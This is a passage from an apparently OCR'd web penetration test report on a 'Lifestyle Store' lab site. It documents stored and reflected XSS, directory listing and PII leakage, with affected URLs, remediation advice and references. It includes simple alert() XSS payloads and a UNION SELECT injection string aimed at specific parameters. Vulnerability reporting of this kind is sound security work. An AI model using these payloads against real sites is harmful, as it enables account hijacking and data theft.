
Stored XSS	Below mentioned URL in the **Lifestyle Store>Customer** is vulnerable to Stored Cross Site Scripting **Affected URL :** • http://url.com/profile/16/edit/ **Parameters Affected:** • form-data; name="address” **Payload** • <script>alert(“hacked”)</script> **Affected URL :** • http://url.com/products/details.php?p_id=4 **Parameters Affected:** • comment= (POST) **Payload** • <script>alert(2)</script>

Observations



We add the payload in Address Section and then Update it.


PoC:




In /profile/profile.php we get the output of the payload

Observations

We add the payload
in Comment Section and Post it.




PoC:


13.232.153.106/products/details.php?p_id=4
Lifestyle Store
My Cart
My Profile
My Orders
Blog
Forum
Logout
All Products Socks
Reebok Men Socks
Men Ankle Length Socks
Seller Info
Brand Website
INR 1111/-
13.232.153.106
2
Don't allow 13.232.153.106 to prompt you again
OK
atanu

10.Reflected XSS

Reflected XSS	Below mentioned URL in the **Lifestyle Store>Products>Product Detials** is vulnerable to Reflected Cross Site Scripting **Affected URL :** • http://url.com/products.php?cat=1 **Issue Detail** • Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into trusted websites. **Parameters Affected:** GET **Payload** http://url.com/products.php?cat=1%27%20UNION%20SELECT%20null,%3Cscript%3Ealert(%221%22)%3C/script%3E,null,null,null,null,null%20--+

Observation & PoC



Business Implications

- Steal cookies, session tokens, and other sensitive information from users: This information can then be used to hijack user accounts, make unauthorized purchases, or access sensitive data.
- Hijack user accounts: If an attacker is able to steal a user's session token, they can impersonate that user and access their account. This could allow them to make unauthorized changes to the account, such as transferring money or making purchases.
- Deface websites: An attacker could inject malicious code that would deface a website, making it look like it had been hacked. This could damage the website's reputation and scare away customers.
- Redirect users to malicious websites: An attacker could inject malicious code that would redirect users to a malicious website. This could allow the attacker to steal more information from the user or infect their computer with malware.

Reccomendations:

- Validate all user input: This includes filtering out any characters that could be used to inject malicious code. For example, you can use regular expressions to filter out characters that are not allowed in HTML.
- Encode all output: This includes encoding all HTML, CSS, and JavaScript that is sent to the client. This will prevent the browser from interpreting the code as malicious.
- Use a web application firewall (WAF): A WAF can help to protect against XSS attacks by filtering out malicious traffic.
- Educate employees about XSS attacks: Employees should be aware of the risks of XSS attacks and how to prevent them.
- Use a secure coding framework: A secure coding framework can help developers to write code that is less vulnerable to XSS attacks.
- Keep your software up to date: Software updates often include security patches that can help to protect against XSS attacks.

References:

- https://owasp.org/www-community/attacks/xss/
- https://portswigger.net/web-security/cross-site-scripting

11.Directory Listings

Directory Listings	Below mentioned URL in the **Lifestyle Store/** is vulnerable to due to Directory Listings **Affected URL :** • http://url.com/static/images/uploads/ • http://url.com/static/images/uploads/customers • http://url.com/static/images/uploads/products **Issue Detail:** • Directory listing is a web server function that displays the directory contents when there is no index file in a specific website directory. It is dangerous to leave this function turned on for the web server because it leads to information disclosure.

Observation & PoC

13.232.153.106/static/images/uploads/

Index of /static/images/uploads/

../		
customers/	21-Jul-2023 10:21	-
products/	07-Jan-2019 08:49	-
card.png	05-Jan-2019 06:00	91456

13.232.153.106/static/images/uploads/customers/

Index of /static/images/uploads/customers/

../		
1550224525.png	15-Feb-2019 09:55	10194
1550228019.jpg	15-Feb-2019 10:53	9796
1550382697.jpg	17-Feb-2019 05:51	14616
1550382890.jpg	17-Feb-2019 05:54	180769
1552082680.jpg	08-Mar-2019 22:04	178491
1552082706.jpg	08-Mar-2019 22:05	178491
1552083012.jpg	08-Mar-2019 22:10	32935
1552083459.jpg	08-Mar-2019 22:17	58
1689934863.png	21-Jul-2023 10:21	40
default.png	07-Jan-2019 08:49	43218

Business Implications

- Lead to the disclosure of sensitive information to unauthorized individuals.
- Damage the reputation of the business.
- Result in legal liability.
- Cost the business money.

Recommendation

- Use a web server that does not allow directory browsing by default.
- Disable directory listing on all web servers that are not required to allow it.
- Use a blank index file.
- Configure your web server to return a 403 Forbidden error.

References


- https://www.acunetix.com/blog/articles/directory-listing-information-disclosure/https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/information-disclosure-phpinfo/
- https://portswigger.net/kb/issues/00600100_directory-listing

12.PII Leakage

Personal Identifiable Information Leakage (High)	Below mentioned URL in the **Lifestyle Store** is vulnerable to Personal Identifiable Information Leakage **Affected URL :** • http://url.com/login/customer.php (http://url.com/reset_password/customer.php?username=Donal234) • http://url.com/static/images/uploads/customers/ **Issue Detail** • Personal Identifiable Information (PII) is defined as: Any representation of information that permits the identity of an individual to whom the information applies to be reasonably inferred by either direct or indirect means. • **Parameters Affected:** username= (POST)

